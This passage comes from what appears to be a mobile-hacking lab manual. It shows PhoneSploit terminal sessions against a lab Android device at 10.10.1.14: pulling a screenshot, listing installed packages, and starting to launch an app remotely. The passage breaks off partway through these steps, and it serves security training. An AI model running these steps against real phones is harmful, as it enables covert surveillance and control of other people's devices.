
[+]Enter a device name.
->phonesploit(screenshot) > 10.10.1.14

[+]Enter where you would like the screenshot to be saved.
->phonesploit(screenshot) > /home/attacker/Desktop
/sdcard/screen.png: 1 file pulled. 5.0 MB/s (19618 bytes in 0.004s)
phonesploit(main_menu) >

```


Module 17 – Hacking Mobile Platforms


26. Click **Places** in the top section of the **Desktop**; then, from the context menu, click **Desktop**.
27. You should see the downloaded screenshot of the targeted Android device (**screen.png**). Double-click it if you wish to view the screenshot.



28. Close the **Desktop** window and switch back to the **Terminal** window.

29. At the **main_menu** prompt, type **14** and press **Enter** to choose **List all apps on a phone**.
30. When prompted to **Enter a device name**, type the target Android device's IP address (in this case, **10.10.1.14**) and press **Enter**.
31. The result appears, displaying the installed apps on the target Android device, as shown in the screenshot.

Note: Using this information, you can use other PhoneSploit options to either launch or uninstall any of the installed apps.



```

python3 phonesploit.py - Parrot Terminal
File Edit View Search Terminal Help
[+]Enter where you would like the screenshot to be saved.
->phonesploit(screenshot) > /home/attacker/Desktop
/sdcard/screen.png: 1 file pulled. 5.0 MB/s (19618 bytes in 0.004s)
phonesploit(main_menu) > 14
[+]Enter a device name.
->phonesploit(package_manager) > 10.10.1.14
package:/system/priv-app/CtsShimPrivPrebuilt/CtsShimPrivPrebuilt.apk=com.android.cts.priv.ctsshim
package:/system/priv-app/GoogleExtServices/GoogleExtServices.apk=com.google.android.ext.services
package:/system/app/RSSReader/RSSReader.apk=com.example.android.rssreader
package:/system/priv-app/TelephonyProvider/TelephonyProvider.apk=com.android.providers.telephony
package:/system/priv-app/AnalyticsService/AnalyticsService.apk=org.android_x86.analytics
package:/data/app/com.google.android.googlequicksearchbox-4YihZPYRJ_19TS1hhE6kvg==/base.apk=com.google.android.googlequicksearchbox
package:/system/priv-app/CalendarProvider/CalendarProvider.apk=com.android.providers.calendar
package:/system/priv-app/MediaProvider/MediaProvider.apk=com.android.providers.media
package:/system/priv-app/GoogleOneTimeInitializer/GoogleOneTimeInitializer.apk=com.google.android.one
timeinitializer
package:/system/app/GoogleExtShared/GoogleExtShared.apk=com.google.android.ext.shared
package:/system/priv-app/WallpaperCropper/WallpaperCropper.apk=com.android.wallpapercropper
package:/system/priv-app/TSCalibration2/TSCalibration2.apk=org.zerolab.util.tscal
package:/system/priv-app/DocumentsUI/DocumentsUI.apk=com.android.documentsui
package:/system/priv-app/ExternalStorageProvider/ExternalStorageProvider.apk=com.android.externalstor
age
package:/system/app/HTMLViewer/HTMLViewer.apk=com.android.htmlviewer
package:/system/app/CompanionDeviceManager/CompanionDeviceManager.apk=com.android.companiondevicemana
ger
package:/system/priv-app/MmsService/MmsService.apk=com.android.mms.service
package:/system/priv-app/DownloadProvider/DownloadProvider.apk=com.android.providers.downloads
package:/system/priv-app/DefaultContainerService/DefaultContainerService.apk=com.android.defcontainer
package:/system/app/DownloadProvider/DownloadProvider.apk=com.android.providers.downloads

```


32. Now, at the **main_menu** prompt, type **15** and press **Enter** to choose **Run an app**. In this example, we will launch a calculator app on the target Android device.

Note: Based on the information obtained in the previous step about the installed applications, you can launch any app of your choice.

33. When prompted to **Enter a device name**, type the target Android device's IP address (in this case, **10.10.1.14**) and press **Enter**.

34. To launch the calculator app, type **com.android.calculator2** and press **Enter**.

